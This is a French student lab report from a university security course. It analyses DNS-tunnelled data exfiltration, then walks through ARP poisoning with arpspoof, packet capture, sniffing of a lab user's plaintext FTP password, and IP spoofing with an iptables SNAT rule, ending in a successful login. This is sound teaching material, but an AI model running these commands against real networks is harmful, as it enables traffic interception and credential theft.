



**POLYTECHNIQUE
MONTRÉAL**

UNIVERSITÉ
D'INGÉNIERIE

INF4420A - Sécurité informatique

Automne 2023

Travail Pratique 3

Groupe 2



Soumis à



Le 26 novembre 2023

3. Analyse de traces réseau

1. L'adresse IP machine source des paquets envoyés est 10.22.1.11 et l'adresse IP de destination est 93.184.216.34 et il s'agit du protocole DNS.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.22.1.11	93.184.216.34	DNS	329	Standard query 0xd35e A IyBSYwluYm93dGVjaCB0cmFkZSB1t
2	0.010210	93.184.216.34	10.22.1.11	DNS	317	Standard query response 0xd35e No such name A IyBSYwluYm93dGVjaCB0cmFkZSB1t
3	0.045255	10.22.1.11	93.184.216.34	DNS	329	Standard query 0x34df A aWtLIg9uIDE4LzEyLgpJdCB3aWxsI
4	0.048176	93.184.216.34	10.22.1.11	DNS	317	Standard query response 0x34df No such name A aWtLIg9uIDE4LzEyLgpJdCB3aWxsI
5	0.072262	10.22.1.11	93.184.216.34	DNS	127	Standard query 0xbfad A RSBUSEVNIIFVORU5DULlQVEVEIC8hX
6	0.075055	93.184.216.34	10.22.1.11	DNS	115	Standard query response 0xbfad No such name A RSBUSEVNIIFVORU5DULlQVEVEIC8hX

2. Oui, des données sensibles ont été exfiltrées :

Wireshark - Paquet 1 - capture.pcap

Flags: 0x0120 Standard query

- 0... .. = Response: Message is a query
- ...000 0... .. = Opcode: Standard query (0)
-0... .. = Truncated: Message is not truncated
-1... .. = Recursion desired: Do query recursively
-0... .. = Z: reserved (0)
-1... .. = AD bit: Set
-0... .. = Non-authenticated data: Unacceptable

Questions: 1

Answer RRs: 0

Authority RRs: 0

Additional RRs: 1


Queries

- [truncated]IyBSYwluYm93dGVjaCB0cmFkZSB1bWVibGpbnRlcm5hbCBub3RlcwoKR-.HVlIHRvIHVucGFpZCBvdWVydGltZSwgaW5zdWZmaWpZw50IGFjY2Vzcy-.B0byBoZWZsdGhjYXJlIGFuZCBwb29yIHdvcmsgY29uZG10aW9ucywgdGh-.LlGVtcGxv
- [Name Length: 240]
- [Label Count: 6]
- Type: A (Host Address) (1)
- Class: IN (0x0001)

Additional records

- [Response In: 2]

0030 00 00 00 00 00 01 3a 49 79 42 53 59 57 6c 75 59IyBSYwluY
0040 6d 39 33 64 47 56 6a 61 43 42 30 63 6d 46 6b 5a m93dGVja CB0cmFkZ
0050 53 42 31 62 6d 6c 76 62 69 42 70 62 6e 52 6c 63 SB1bWVb iBpbnRlc
0060 6d 35 60 62 43 42 75 62 33 52 6c 63 77 6f 4b 52 m5hbCBub 3RlcwoKR
0070 2d 3a 48 56 6c 49 48 52 76 49 48 56 75 63 47 46 -HVlIHRv IHVucGF
0080 70 5a 43 42 76 64 6d 56 79 64 47 6c 74 5a 53 77 pZCBvdWV ydGltZSw
0090 67 61 57 35 7a 64 57 5a 6d 61 57 4e 70 5a 57 35 gaW5zdWZ maWpZw5
00a0 30 49 47 46 6a 59 32 56 7a 63 79 2d 3a 42 30 62 0IGFjY2V zcy-.B0b
00b0 79 42 6f 5a 57 46 73 64 47 68 6a 59 58 4a 6c 49 yBoZWZsd GhjYXJlI
00c0 47 46 75 5a 43 42 77 62 32 39 79 49 48 64 76 63 GFUzCBwb 29yIHdvc
00d0 6d 73 67 59 32 39 75 5a 47 6c 30 61 57 39 75 63 msgY29uZ G10aW9uc
00e0 79 77 67 64 47 68 2d 3a 6c 49 47 56 74 63 47 78 ywgdGh-. LlGVtcGx
00f0 76 65 57 56 6c 63 79 42 76 5a 69 42 53 59 57 6c vWwIcyB vZlBSYwluY
0100 75 59 6d 39 33 64 47 56 6a 61 43 42 33 61 57 78 Umo3dGV jaCB3aWxsI
0110 73 49 47 64 76 49 47 39 75 49 47 45 67 63 33 52 sIGdvIG9 uIGFgc3R
0120 79 2d 06 73 65 63 72 65 74 03 74 78 74 00 00 01 y-.secre t.txt
0130 00 01 00 00 29 04 00 00 00 00 00 0c 00 0a 00
0140 08 9f 93 21 60 dc 51 4f 2800 (



```
# Rainbowtech trade union internal notes
```

Due to unpaid overtime, insufficient access to healthcare and poor work conditions, the employees of Rainbowtech will go on a strike on 18/12. It will last until our grievances are addressed. For further question, please contact Alice Champlin and Bob Turcotte.

#!/ DO NOT SHARE THOSE NOTES OR STORE THEM UNENCRYPTED !/

=> Nous pouvons voir que les données que l'attaquant a exfiltrées ont été tout d'abord fragmentées, puis encodées en Base64, puis insérées dans le nom de domaine de plusieurs requêtes DNS. Le message complet des données exfiltrées, décodées en Base64 puis concaténées est le suivant :

Rainbowtech trade union internal notes

Due to unpaid overtime, insufficient access to healthcare and poor work conditions, the employees of Rainbowtech will go on a strike on 18/12. It will last until our grievances are addressed. For further question, please contact Alice Champlin and Bob Turcotte.

“/!\ DO NOT SHARE THOSE NOTES OR STORE THEM UNENCRYPTED /!\”

3. Le protocole DNS n'est pas bloqué par le parefeu de l'entreprise tout simplement parce que cela paralyserait également le trafic légitime ce qui perturberait la connectivité Internet de l'entreprise. Le protocole DNS étant utilisé pour presque toutes les communications en ligne, le fait de bloquer celui-ci impacterait beaucoup trop d'activités, telles que les mise à jour des logiciels, la navigation web ou encore l'envoi d'emails, ce n'est donc pas la solution idéale.
De plus, puisque l'attaquant a encodé les données à exfiltrer dans le nom de domaine des requêtes DNS, ces noms de domaine semblent donc aléatoires et donc les requêtes semblent normales à première vue, surtout en considérant la complexité du trafic DNS qui est souvent très répandu.

4. Reconnaissance


```
(root@kali) - [~]
# nmap 10.22.0.12/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-14 21:17 UTC
Nmap scan report for host (10.22.0.1)
Host is up (0.0000090s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
2222/tcp  open  EtherNetIP-1
9090/tcp  open  zeus-admin
MAC Address: 02:42:3A:1D:0A:D8 (Unknown)

Nmap scan report for alice.srv_lan (10.22.0.11)
Host is up (0.000013s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
2222/tcp  open  EtherNetIP-1
MAC Address: 82:0B:75:6C:2C:1E (Unknown)

Nmap scan report for firewall.srv_lan (10.22.0.254)
Host is up (0.000014s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
2222/tcp  open  EtherNetIP-1
MAC Address: 02:42:0A:16:00:FE (Unknown)

Nmap scan report for kali (10.22.0.12)
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
2222/tcp  open  EtherNetIP-1

Nmap done: 256 IP addresses (4 hosts up) scanned in 5.54 seconds
```



5. Mise en oeuvre de l'attaque

5.1 Empoisonnement ARP

1. Attaque d'empoisonnement ARP sur la machine d'Alice :

```
(root@kali) - [~]
# arp -a
firewall.srv_lan (10.22.0.254) at 02:42:0a:16:00:fe [ether] on eth0
alice.srv_lan (10.22.0.11) at 82:b7:75:6c:2c:1e [ether] on eth0
host (10.22.0.1) at 02:42:56:b5:37:41 [ether] on eth0

(root@kali) - [~]
# arpspoof -i eth0 -t 10.22.0.11 10.22.0.254
2:42:a:16:0:c 82:b7:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b7:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b7:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b7:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b7:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b7:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b7:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b7:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c

(root@kali) - [~]
# arpspoof -i eth0 -t 10.22.0.254 10.22.0.11
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
```

Tout d'abord, l'ARP est un protocole qui associe des adresses IP à des adresses MAC permettant ainsi aux appareils connectés sur un réseau local de savoir à quelle adresse MAC il doit envoyer des données pour une certaine adresse IP spécifique. L'attaque d'empoisonnement ARP permet de jouer avec ce protocole. L'attaquant qui effectue cette attaque modifie d'abord les informations des paquets ARP, qui contiennent les associations entre les adresses IP et MAC, et peut ainsi associer une adresse MAC d'un appareil quelconque du réseau à son propre appareil. Il diffuse ensuite ces paquets ARP falsifiés sur le réseau afin que les appareils du réseau mettent à jour leur table ARP avec ces fausses informations. Les tables ARP de ces appareils ont maintenant comme information que l'adresse IP de l'appareil légitime (l'appareil de la victime) est associée à l'adresse MAC de l'attaquant. Ce dernier recevra ainsi tout le trafic normalement destiné à la victime et pourra ainsi intercepter ou encore modifier le trafic sans que les parties affectées en aient conscience.

Dans notre situation, la commande "arpspoof -i eth0 -t 10.22.0.11 10.22.0.254" permet d'effectuer cette attaque ARP en envoyant des paquets ARP falsifiés à la machine d'Alice contenant comme information que l'adresse MAC correspondant à l'adresse IP du pare-feu (10.22.0.254) est en réalité celle de l'attaquant, faisant ainsi croire à Alice qu'elle communique avec le pare-feu alors qu'elle envoie son trafic réseau à l'attaquant. La commande "arpspoof -i eth0 -t 10.22.0.254 10.22.0.11" envoie des paquets ARP falsifiés à la machine du pare-feu en lui donnant comme information que l'adresse MAC correspondant à Alice (10.22.0.11) est en fait celle de l'attaquant. Ce dernier pourra ainsi intercepter aussi le trafic réseau allant du pare-feu à Alice. Cette technique est donc utilisée pour effectuer une attaque Man-in-the-Middle où l'attaquant est alors l'homme du milieu qui peut accéder à des données sensibles circulant entre Alice et le pare-feu.

source : <https://www.geeksforgeeks.org/ssl-stripping-and-arp-spoofing-in-kali-linux/>

2. Capturer les communications réseaux de la machine d'Alice :

```
(root@kali) - [~]
# tcpdump -i eth0 -w alice_capture.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C17851 packets captured
17999 packets received by filter
0 packets dropped by kernel
```

3. Analyser la capture pcap avec Wireshark :

```
[cekha@14712-17 ~] $ scp -P 2222 root@localhost:/root/alice_capture.pcap ~/
root@localhost's password:
alice_capture.pcap 100% 72MB 99.0MB/s 00:00
```

No.	Time	Source	Destination	Protocol	Length	Info
46	12.325010	10.22.0.11	10.22.1.11	ICMP	98	Echo (ping) request id=0x0193, seq=2/512, ttl=63 (reply in 47)
47	12.325172	10.22.1.11	10.22.0.11	ICMP	98	Echo (ping) reply id=0x0193, seq=2/512, ttl=63 (request in 46)
48	12.325180	10.22.1.11	10.22.0.11	ICMP	98	Echo (ping) reply id=0x0193, seq=2/512, ttl=62
49	12.844794	02:42:0a:16:00:0c	02:0b:75:6c:2c:1e	ARP	42	10.22.0.254 is at 02:42:0a:16:00:0c
50	12.844983	10.22.0.12	10.22.0.1	TCP	186	2222 → 34096 [PSH, ACK] Seq=829 Ack=1 Win=63920 Len=132
51	12.845849	10.22.0.1	10.22.0.12	TCP	54	34096 → 2222 [ACK] Seq=1 Ack=961 Win=65535 Len=0
52	12.845984	02:42:0a:16:00:0c	02:42:0a:16:00:fe	ARP	42	10.22.0.11 is at 02:42:0a:16:00:0c (duplicate use of 10.22.0.254 detected!)
53	12.846125	10.22.0.12	10.22.0.1	TCP	170	2222 → 44646 [PSH, ACK] Seq=697 Ack=1 Win=63920 Len=116
54	12.846934	10.22.0.1	10.22.0.12	TCP	54	44646 → 2222 [ACK] Seq=1 Ack=813 Win=65535 Len=0
55	14.849899	02:42:0a:16:00:0c	02:42:0a:16:00:fe	ARP	42	10.22.0.11 is at 02:42:0a:16:00:0c (duplicate use of 10.22.0.254 detected!)
56	14.850001	02:42:0a:16:00:0c	02:0b:75:6c:2c:1e	ARP	42	10.22.0.254 is at 02:42:0a:16:00:0c
57	14.850136	10.22.0.12	10.22.0.1	TCP	186	2222 → 34096 [PSH, ACK] Seq=961 Ack=1 Win=63920 Len=132
58	14.850655	10.22.0.12	10.22.0.1	TCP	170	2222 → 44646 [PSH, ACK] Seq=813 Ack=1 Win=63920 Len=116
59	14.851503	10.22.0.1	10.22.0.12	TCP	54	34096 → 2222 [ACK] Seq=1 Ack=1093 Win=65535 Len=0
60	14.851928	10.22.0.1	10.22.0.12	TCP	54	44646 → 2222 [ACK] Seq=1 Ack=929 Win=65535 Len=0
61	16.850786	02:42:0a:16:00:0c	02:0b:75:6c:2c:1e	ARP	42	10.22.0.254 is at 02:42:0a:16:00:0c
62	16.851464	02:42:0a:16:00:0c	02:42:0a:16:00:fe	ARP	42	10.22.0.11 is at 02:42:0a:16:00:0c (duplicate use of 10.22.0.254 detected!)
63	16.851604	10.22.0.12	10.22.0.1	TCP	186	2222 → 34096 [PSH, ACK] Seq=1093 Ack=1 Win=63920 Len=132
64	16.852231	10.22.0.1	10.22.0.12	TCP	54	34096 → 2222 [ACK] Seq=1 Ack=1225 Win=65535 Len=0
65	16.852287	10.22.0.12	10.22.0.1	TCP	170	2222 → 44646 [PSH, ACK] Seq=929 Ack=1 Win=63920 Len=116
66	16.852806	10.22.0.1	10.22.0.12	TCP	54	44646 → 2222 [ACK] Seq=1 Ack=1045 Win=65535 Len=0
67	17.368539	10.22.0.11	10.22.1.11	TCP	74	56468 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3225674183 TSecr=0 WS=128
68	17.368567	10.22.0.11	10.22.1.11	TCP	74	[TCP Retransmission] 56468 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3225674183 TSecr=0 WS=128
69	17.368747	10.22.1.11	10.22.0.11	TCP	74	22 → 56468 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=223689217 TSecr=3225674183 WS=128
70	17.368759	10.22.1.11	10.22.0.11	TCP	74	[TCP Retransmission] 22 → 56468 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=223689217 TSecr=3225674183 WS=128
71	17.368825	10.22.0.11	10.22.1.11	TCP	66	56468 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3225674183 TSecr=223689217
72	17.368833	10.22.0.11	10.22.1.11	TCP	66	[TCP Dup ACK 71#1] 56468 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3225674183 TSecr=223689217
73	17.371695	10.22.0.11	10.22.1.11	SSHv2	87	Client: Protocol (SSH-2.0-OpenSSH_8.8)
74	17.371706	10.22.0.11	10.22.1.11	TCP	87	[TCP Retransmission] 56468 → 22 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=21 TSval=3225674188 TSecr=223689217
75	17.371798	10.22.1.11	10.22.0.11	TCP	66	22 → 56468 [ACK] Seq=1 Ack=22 Win=65152 Len=0 TSval=223689220 TSecr=3225674186
76	17.371803	10.22.1.11	10.22.0.11	TCP	66	[TCP Dup ACK 75#1] 22 → 56468 [ACK] Seq=1 Ack=22 Win=65152 Len=0 TSval=223689220 TSecr=3225674186
77	17.394475	10.22.1.11	10.22.0.11	SSHv2	98	Server: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3)
78	17.394481	10.22.1.11	10.22.0.11	TCP	98	[TCP Retransmission] 22 → 56468 [PSH, ACK] Seq=1 Ack=22 Win=65152 Len=32 TSval=223689243 TSecr=3225674186
79	17.394523	10.22.0.11	10.22.1.11	TCP	66	56468 → 22 [ACK] Seq=22 Ack=33 Win=64256 Len=0 TSval=3225674209 TSecr=223689243
80	17.394529	10.22.0.11	10.22.1.11	TCP	66	[TCP Dup ACK 79#1] 56468 → 22 [ACK] Seq=22 Ack=33 Win=64256 Len=0 TSval=3225674209 TSecr=223689243
81	17.395057	10.22.0.11	10.22.1.11	SSHv2	1426	Client: Key Exchange Init

No.	Time	Source	Destination	Protocol	Length	Info
969	23.451479	10.22.0.11	10.22.1.11	FTP	91	Request: STOR backups/ssh_config
961	23.451288	10.22.1.11	10.22.0.11	FTP	114	Response: 227 Entering Passive Mode (10,22,1,11,43,155).
957	23.450938	10.22.0.11	10.22.1.11	FTP	72	Request: PASV
949	23.445591	10.22.1.11	10.22.0.11	FTP	90	Response: 226 Transfer complete.
225	23.385231	10.22.1.11	10.22.0.11	FTP	155	Response: 150 Opening BINARY mode data connection for OWASP_Testing_Guide_v4.pdf (2181741 bytes).
221	23.385008	10.22.0.11	10.22.1.11	FTP	99	Request: RETR OWASP_Testing_Guide_v4.pdf
211	23.384829	10.22.1.11	10.22.0.11	FTP	114	Response: 227 Entering Passive Mode (10,22,1,11,22,201).
207	23.384632	10.22.0.11	10.22.1.11	FTP	72	Request: PASV
203	23.384518	10.22.1.11	10.22.0.11	FTP	89	Response: 230 Login successful.
199	23.376125	10.22.0.11	10.22.1.11	FTP	86	Request: PASS A1c3P4\$S\$w0rD
195	23.376043	10.22.1.11	10.22.0.11	FTP	100	Response: 331 Please specify the password.
191	23.375997	10.22.0.11	10.22.1.11	FTP	78	Request: USER alice
187	23.375943	10.22.1.11	10.22.0.11	FTP	104	Response: 530 Please login with USER and PASS.
183	23.375846	10.22.0.11	10.22.1.11	FTP	72	Request: SYST
179	23.375744	10.22.1.11	10.22.0.11	FTP	86	Response: 220 (vsFTPd 3.0.5)

No.	Time	Source	Destination	Protocol	Length	Info
5391	119.413734	10.22.0.11	10.22.1.11	SSHv2	87	Client: Protocol (SSH-2.0-OpenSSH_8.8)
5395	119.433864	10.22.1.11	10.22.0.11	SSHv2	98	Server: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3)
5399	119.434262	10.22.0.11	10.22.1.11	SSHv2	1426	Client: Key Exchange Init
5403	119.435310	10.22.1.11	10.22.0.11	SSHv2	1146	Server: Key Exchange Init
5407	119.437890	10.22.0.11	10.22.1.11	SSHv2	114	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
5411	119.443769	10.22.1.11	10.22.0.11	SSHv2	598	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted
5415	119.448074	10.22.0.11	10.22.1.11	SSHv2	82	Client: New Keys
5419	119.494695	10.22.0.11	10.22.1.11	SSHv2	118	Encrypted packet (plaintext_len=36)[Malformed Packet]
5423	119.494858	10.22.1.11	10.22.0.11	SSHv2	118	Encrypted packet (plaintext_len=36), Unknown (159)[Malformed Packet]
5425	119.495017	10.22.0.11	10.22.1.11	SSHv2	134	Encrypted packet (plaintext_len=52), Unknown (181)[Malformed Packet]
5429	119.661172	10.22.1.11	10.22.0.11	SSHv2	118	Encrypted packet (plaintext_len=36), Unknown (199)[Malformed Packet]
5431	119.661643	10.22.0.11	10.22.1.11	SSHv2	214	Client: Encrypted packet (plaintext_len=132), Unknown (158)
5435	119.666255	10.22.1.11	10.22.0.11	SSHv2	166	Encrypted packet (plaintext_len=84), Unknown (109)[Malformed Packet]
5437	119.669720	10.22.0.11	10.22.1.11	SSHv2	294	Client: Encrypted packet (plaintext_len=212), Unknown (16)
5441	119.753836	10.22.1.11	10.22.0.11	SSHv2	102	Encrypted packet (plaintext_len=20), Unknown (83)[Malformed Packet]

No.	Time	Source	Destination	Protocol	Length	Info
708	23.423895	10.22.0.11	10.22.1.11	TCP	66	[TCP Dup ACK 707#1] 41485 → 5833 [ACK] Seq=1 Ack=1402561 Win=13440 Len=0 TSval=3225680238 TSecr=223695272
710	23.423825	10.22.1.11	10.22.0.11	TCP	13506	[TCP Window Full] [TCP Retransmission] 5833 → 41485 [PSH, ACK] Seq=1402561 Ack=1 Win=65280 Len=13440 TSval=223695272 TSecr=223695272
711	23.423136	10.22.0.11	10.22.1.11	TCP	66	[TCP ZeroWindow] 41485 → 5833 [ACK] Seq=1 Ack=1416001 Win=0 Len=0 TSval=3225680238 TSecr=223695272
712	23.423137	10.22.0.11	10.22.1.11	TCP	66	[TCP ZeroWindow] 41485 → 5833 [ACK] Seq=1 Ack=1416001 Win=0 Len=0 TSval=3225680238 TSecr=223695272
713	23.424214	10.22.0.11	10.22.1.11	TCP	66	[TCP Window Update] 41485 → 5833 [ACK] Seq=1 Ack=1416001 Win=31616 Len=0 TSval=3225680239 TSecr=223695272
714	23.424216	10.22.0.11	10.22.1.11	TCP	66	[TCP Dup ACK 711#1] 41485 → 5833 [ACK] Seq=1 Ack=1416001 Win=31616 Len=0 TSval=3225680239 TSecr=223695272
716	23.424243	10.22.1.11	10.22.0.11	TCP	16514	[TCP Retransmission] 5833 → 41485 [PSH, ACK] Seq=1416001 Ack=1 Win=65280 Len=16448 TSval=223695273 TSecr=3225680239
718	23.424247	10.22.1.11	10.22.0.11	TCP	14546	[TCP Retransmission] 5833 → 41485 [PSH, ACK] Seq=1432449 Ack=1 Win=65280 Len=14480 TSval=223695273 TSecr=3225680239
719	23.424359	10.22.0.11	10.22.1.11	TCP	66	41485 → 5833 [ACK] Seq=1 Ack=1446929 Win=15488 Len=0 TSval=3225680239 TSecr=223695273
720	23.424361	10.22.0.11	10.22.1.11	TCP	66	[TCP Dup ACK 719#1] 41485 → 5833 [ACK] Seq=1 Ack=1446929 Win=15488 Len=0 TSval=3225680239 TSecr=223695273
722	23.424381	10.22.1.11	10.22.0.11	TCP	15554	[TCP Window Full] [TCP Retransmission] 5833 → 41485 [PSH, ACK] Seq=1446929 Ack=1 Win=65280 Len=15488 TSval=223695273 TSecr=223695273
723	23.424491	10.22.0.11	10.22.1.11	TCP	66	41485 → 5833 [ACK] Seq=1 Ack=1462417 Win=7680 Len=0 TSval=3225680239 TSecr=223695273
724	23.424492	10.22.0.11	10.22.1.11	TCP	66	[TCP Dup ACK 723#1] 41485 → 5833 [ACK] Seq=1 Ack=1462417 Win=7680 Len=0 TSval=3225680239 TSecr=223695273
726	23.424518	10.22.1.11	10.22.0.11	TCP	1954	[TCP Retransmission] 5833 → 41485 [PSH, ACK] Seq=1462417 Ack=1 Win=65280 Len=1888 TSval=223695273 TSecr=3225680239
728	23.424528	10.22.1.11	10.22.0.11	TCP	5858	[TCP Window Full] [TCP Retransmission] 5833 → 41485 [PSH, ACK] Seq=1464385 Ack=1 Win=65280 Len=5792 TSval=223695273 TSecr=3225680239

No.	Time	Source	Destination	Protocol	Length	Info
1089	29.472448	10.22.0.11	10.22.1.11	ICMP	98	Echo (ping) request id=0x0194, seq=1/256, ttl=64 (no response found!)
1090	29.472459	10.22.0.11	10.22.1.11	ICMP	98	Echo (ping) request id=0x0194, seq=1/256, ttl=63 (reply in 1091)
1091	29.472507	10.22.1.11	10.22.0.11	ICMP	98	Echo (ping) reply id=0x0194, seq=1/256, ttl=63 (request in 1090)
1092	29.472509	10.22.1.11	10.22.0.11	ICMP	98	Echo (ping) reply id=0x0194, seq=1/256, ttl=62
1093	30.496599	10.22.0.11	10.22.1.11	ICMP	98	Echo (ping) request id=0x0194, seq=2/512, ttl=64 (no response found!)
1094	30.496620	10.22.0.11	10.22.1.11	ICMP	98	Echo (ping) request id=0x0194, seq=2/512, ttl=63 (reply in 1095)
1095	30.496713	10.22.1.11	10.22.0.11	ICMP	98	Echo (ping) reply id=0x0194, seq=2/512, ttl=63 (request in 1094)
1096	30.496720	10.22.1.11	10.22.0.11	ICMP	98	Echo (ping) reply id=0x0194, seq=2/512, ttl=62
2145	53.651239	10.22.0.11	10.22.1.11	ICMP	98	Echo (ping) request id=0x0195, seq=1/256, ttl=64 (no response found!)
2146	53.651267	10.22.0.11	10.22.1.11	ICMP	98	Echo (ping) request id=0x0195, seq=1/256, ttl=63 (reply in 2147)
2147	53.651448	10.22.1.11	10.22.0.11	ICMP	98	Echo (ping) reply id=0x0195, seq=1/256, ttl=63 (request in 2146)
2148	53.651467	10.22.1.11	10.22.0.11	ICMP	98	Echo (ping) reply id=0x0195, seq=1/256, ttl=62
2149	54.678880	10.22.0.11	10.22.1.11	ICMP	98	Echo (ping) request id=0x0195, seq=2/512, ttl=64 (no response found!)
2150	54.678902	10.22.0.11	10.22.1.11	ICMP	98	Echo (ping) request id=0x0195, seq=2/512, ttl=63 (reply in 2151)
2151	54.679026	10.22.1.11	10.22.0.11	ICMP	98	Echo (ping) reply id=0x0195, seq=2/512, ttl=63 (request in 2150)

Les protocoles observés sont FTP, SSH, TCP et ICMP.

Alice communique avec une machine ayant comme adresse IP 10.22.1.11 (une machine dans le réseau).

4. Récupérer l'identifiant et le mot de passe du serveur FTP auquel se connecte Alice :

<pre> -File Transfer Protocol (FTP) -USER alice\r\n Request command: USER Request arg: alice </pre>	<pre> -File Transfer Protocol (FTP) -PASS A1!c3P4\$\$w0rD\r\n Request command: PASS Request arg: A1!c3P4\$\$w0rD </pre>
---	---

User : alice

Mot de passe : A1!c3P4\$\$w0rD

Il est impossible de se connecter à ce serveur FTP. Ceci peut être dû au fait que le pare-feu n'autorise que les connexions à partir de ports spécifiques ou encore d'adresses IP spécifiques, ou encore que le pare-feu bloque les tentatives de connexion via le protocole FTP. Nous pensons que le pare-feu bloque les connexions provenant des adresses IP qui ne sont pas autorisées, et donc l'adresse IP d'Alice ferait partie des adresses IP autorisées à se connecter au serveur FTP mais l'adresse IP de l'attaquant (nous), n'y ferait pas partie. Ceci permet d'assurer la sécurité du protocole.

source : [What is a Firewall and Why Do I Need One? | Definition from TechTarget](#)

5.2 Usurpation d'adresse IP

1. L'adresse IP de la machine de Alice est 10.22.0.11.

```
(root@kali)~# arp -a
firewall.srv_lan (10.22.0.254) at 02:42:0a:16:00:fe [ether] on eth0
alice.srv_lan (10.22.0.11) at 82:0b:75:6c:2c:1e [ether] on eth0
host (10.22.0.1) at 02:42:56:b5:37:41 [ether] on eth0
```

2. source : <https://sandilands.info/sgordon/address-spoofing-with-iptables-in-linux>

```
# iptables -t nat -A POSTROUTING -j SNAT -d 10.22.1.11 --to 10.22.0.11
```

```
(root@kali)~# ftp 10.22.1.11
Connected to 10.22.1.11.
220 (vsFTPD 3.0.5)
Name (10.22.1.11:root): alice
331 Please specify the password.
Password:
230 Login successful.
